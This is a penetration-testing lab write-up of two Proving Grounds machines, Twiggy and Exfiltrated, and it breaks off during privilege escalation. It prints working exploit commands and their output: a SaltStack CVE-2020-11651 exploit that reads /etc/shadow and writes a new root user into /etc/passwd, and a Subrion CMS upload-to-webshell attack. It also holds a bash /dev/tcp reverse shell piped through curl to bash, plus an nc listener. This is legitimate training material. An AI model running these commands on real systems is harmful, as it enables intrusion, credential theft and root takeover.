Linux

Twiggy [Easy] [10]

Brief:

OS: Linux

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC 192.168.245.62 --open

NMAP Results:

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 44:7d:1a:56:9b:68:ae:f5:3b:f6:38:17:73:16:5d:75 (RSA)
|   256 1c:78:9d:83:81:52:f4:b0:1d:8e:32:03:cb:a6:18:93 (ECDSA)
|_  256 08:c9:12:d9:7b:98:98:c8:b3:99:7a:19:82:2e:a3:ea (ED25519)
53/tcp   open  domain  NLnet Labs NSD
80/tcp   open  http    nginx 1.16.1
|_http-title: Home | Mezzanine
|_http-server-header: nginx/1.16.1
4505/tcp open  zmtp    ZeroMQ ZMTP 2.0
4506/tcp open  zmtp    ZeroMQ ZMTP 2.0
8000/tcp open  http    nginx 1.16.1
|_http-server-header: nginx/1.16.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (application/json).
```

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]


LAB Steps:

-> After seeing the nmap output we can see there is an api running at 8000 port.

→ let's investigate that


→ Open **http://192.168.245.62:8000/**

→ capture the request with the burpsuite



→ you can see the **X-Upstream: salt-api/3000-1** in the response.

→ let's search for any exploits.



How to run the script was given in the exploit only.

```
#!/usr/bin/env python
#
# Exploit for CVE-2020-11651 and CVE-2020-11652
# Written by Jasper Lievisse Adriaanse (https://github.com/jasperla/CVE-2020-11651-poc)
# This exploit is based on this checker script:
# https://github.com/rossengeorgiev/salt-security-backports
```

link: https://github.com/jasperla/CVE-2020-11651-poc

but https://github.com/Al1ex/CVE-2020-11652 this is more easy one.

we can download the file & edit it.


```
def main():
    parser = argparse.ArgumentParser(description='Saltstack exploit for CVE-2020-11651 and CVE-2020-11652')
    parser.add_argument('--master', '-m', dest='master_ip', default='192.168.245.62')
    parser.add_argument('--port', '-p', dest='master_port', default='4506')
    parser.add_argument('--shell-LHOST', '-lh', dest='Remote_listen_host')
    parser.add_argument('--shell-LPORT', '-lp', dest='Remote_listen_ip')
    parser.add_argument('--exec-choose', '-c', dest='master_or_minions')
    parser.add_argument('--exec-cmd', '-e', dest='exec_cmd')
    parser.add_argument('--read', '-r', dest='read_file')
    parser.add_argument('--upload-src', dest='upload_src')
    parser.add_argument('--upload-dest', dest='upload_dest', default='/var/spool/cron/crontabs/root')
    parser.add_argument('--debug', '-d', dest='debug', default=False, action='store_true')
    args = parser.parse_args()

    if args.debug:
        DEBUG = True
```

after editing we can exploit .


just change the master IP.

Exploitation:

python3 exp.py --read /etc/passwd



python3 exp.py --read /etc/shadow



able to see the shadow file also that means we have root access to the system.

to get the reverse shell let's edit the etc/passwd file and add the new root user :)

 # openssl passwd "password"

 # echo "root2:1/wqTbqcz$ZjCLXy/dy6iJQXPNYDbkb/:0:0:root:/root:/bin/bash" >> passwd

```
┌──(root💀kullaisec)-[/home/…/offsec/pg/Lin/Twiggy]
└─# openssl passwd "password"
$1$/wqTbqcz$ZjCLXy/dy6iJQXPNYDbkb/

┌──(root💀kullaisec)-[/home/…/offsec/pg/Lin/Twiggy]
└─# echo "root2:$1$/wqTbqcz$ZjCLXy/dy6iJQXPNYDbkb/:0:0:root:/root:/bin/bash" >> passwd
```

 # python3 exploit.py --master 192.168.245.62 --upload-src passwd --upload-dest ../../../../../etc/passwd

```
┌──(root💀kullaisec)-[/home/…/offsec/pg/Lin/Twiggy]
└─# python3 48421.py --master 192.168.245.62 --upload-src passwd --upload-dest ../../../../../etc/passwd
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C to abort.
/usr/local/lib/python3.11/dist-packages/salt/transport/client.py:27: DeprecationWarning: This module is deprecated. Please use
  warn_until(
[+] Checking salt-master (192.168.245.62:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651... YES
[*] root key obtained: EhN8Uknfm4lWhieX13oN5C+NiHo63BzPifodAAOygyu3DL3ZUnCX4BEV9cvD/zT4NfCHQ22Hq7s=
[+] Attemping to upload passwd to ../../../../../etc/passwd on 192.168.245.62
[ ] Wrote data to file /srv/salt/../../../../../etc/passwd
/usr/local/lib/python3.11/dist-packages/salt/transport/base.py:129: TransportWarning: Unclosed transport! <salt.transport.zerom
```

we can login as root2 via ssh.

Exfiltrated [Easy] [10]

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

80

21

==========

nmap -p- -sV -sC -oN Nmap 192.168.245.163 --open

NMAP Results:

PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
| 256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_ 256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp open http   Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://exfiltrated.offsec/
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|_/updates/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

==========


Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:


→ you can see in the nmap scan it is redirecting to http://exfiltrated.offsec/ so let's attach the IP to the exfiltrated.offsec in our /etc/hosts



→ you can see **GO TO ADMIN DASHBOARD**

→ Click on it.

→ you will be redirected to **http://exfiltrated.offsec/panel/**



you can see the version: **Subrion CMS v4.2.1**

you can search for the exploits

searchsploit Subrion CMS 4.2.1

```
┌──(root💀kullaisec)-[/home/…/offsec/pg/Lin/Exfiltrated]
└─# searchsploit Subrion CMS 4.2.1
------------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                              |  Path
------------------------------------------------------------------------------------------------------------ ----------------------------
Subrion CMS 4.2.1 - 'avatar[path]' XSS                                                                      | php/webapps/49346.txt
Subrion CMS 4.2.1 - Arbitrary File Upload                                                                   | php/webapps/49876.py
Subrion CMS 4.2.1 - Cross Site Request Forgery (CSRF) (Add Amin)                                            | php/webapps/50737.txt
Subrion CMS 4.2.1 - Cross-Site Scripting                                                                    | php/webapps/45150.txt
Subrion CMS 4.2.1 - Stored Cross-Site Scripting (XSS)                                                       | php/webapps/51110.txt
------------------------------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
```

you can see it is vulnerable to the Arbitary File Upload we will get the reverse shell

just download that file using searchsploit mirror.

and just execute it to know how it works:

python3 49876.py -h

```
┌──(root💀kullaisec)-[/home/…/offsec/pg/Lin/Exfiltrated]
└─# python3 49876.py
[+] Specify an url target
[+] Example usage: exploit.py -u http://target-uri/panel
[+] Example help usage: exploit.py -h

┌──(root💀kullaisec)-[/home/…/offsec/pg/Lin/Exfiltrated]
└─# python3 49876.py -h
Usage: 49876.py [options]

Options:
  -h, --help            show this help message and exit
  -u URL, --url=URL     Base target uri http://target/panel
  -l USER, --user=USER  User credential to login
  -p PASSW, --passw=PASSW
                        Password credential to login
```

you can see this exploit needs credentials.

tried simple admin/admin → got access :)

and the final exploitation command is:

sudo python3 49876.py -u http://exfiltrated.offsec/panel/ -l admin -p admin

```
┌──(root💀kullaisec)-[/home/…/offsec/pg/Lin/Exfiltrated]
└─# sudo python3 49876.py -u http://exfiltrated.offsec/panel/ -l admin -p admin
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: http://exfiltrated.offsec/panel/
[+] Success!
[+] Got CSRF token: sPvIo6GSEJSDfKutqvEiwjik3Ep7e9Ehyx1nGzlm
[+] Trying to log in...
[+] Login Successful!

[+] Generating random name for Webshell...
[+] Generated webshell name: vstreeattmridcs

[+] Trying to Upload Webshell..
[+] Upload Success... Webshell path: http://exfiltrated.offsec/panel/uploads/vstreeattmridcs.phar

$ whomai

$ whoami
www-data

$ pwd
/var/www/html/subrion/uploads
```

you can see we got the shell.

but we need much more interactive shell.

created a **exploit.sh** file:


```
#!/bin/bash
bash -i >& /dev/tcp/192.168.45.151/9999 0>&1
```

you can see we trasfered the exploit.sh file to the target system and simultaniously we excuted it. and in other hands we are listening at 9999

commands:

$ **curl http://192.168.45.151/exploit.sh | bash**

kali💀kullaisec [~]# **nc -nlvp 9999**



we got initial access to the target system

Privilege Escalation:

I have trasfered the lse.sh file and ehcked nothing much seriors but I have identifies a cron job.

www-data@exfiltrated:/var/www/html/subrion/uploads$ **cat /etc/crontab**

```
www-data@exfiltrated:/var/www/html/subrion/uploads$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *     * * *   root    bash /opt/image-exif.sh
#
www-data@exfiltrated:/var/www/html/subrion/uploads$
```

you can see **/opt/image-exif.sh** is running every min.

let's check we have permissions:

it is owned by root and we have read and execute permissions

```
www-data@exfiltrated:/var/www/html/subrion/uploads$ ls -al /opt/image-exif.sh
ls -al /opt/image-exif.sh
-rwxr-xr-x 1 root root 437 Jun 10  2021 /opt/image-exif.sh
www-data@exfiltrated:/var/www/html/subrion/uploads$
```

understand the code:

```
www-data@exfiltrated:/var/www/html/subrion/uploads$ cat /opt/image-exif.sh
cat /opt/image-exif.sh
#! /bin/bash
#07/06/18 A BASH script to collect EXIF metadata

echo -ne "\\n metadata directory cleaned! \\n\\n"


IMAGES='/var/www/html/subrion/uploads'

META='/opt/metadata'
FILE=`openssl rand -hex 5`
LOGFILE="$META/$FILE"

echo -ne "\\n Processing EXIF metadata now... \\n\\n"
ls $IMAGES | grep "jpg" | while read filename;
do
    exiftool "$IMAGES/$filename" >> $LOGFILE
done

echo -ne "\\n\\n Processing is finished! \\n\\n\\n"
www-data@exfiltrated:/var/www/html/subrion/uploads$
```

first the images present in the **/var/www/html/subrion/uploads** directory and it only accepting **.jpg** files

and executing it.

and also the exiftool is vulnerable:

```
www-data@exfiltrated:/var/www/html/subrion/uploads$ exiftool -ver
exiftool -ver
11.88
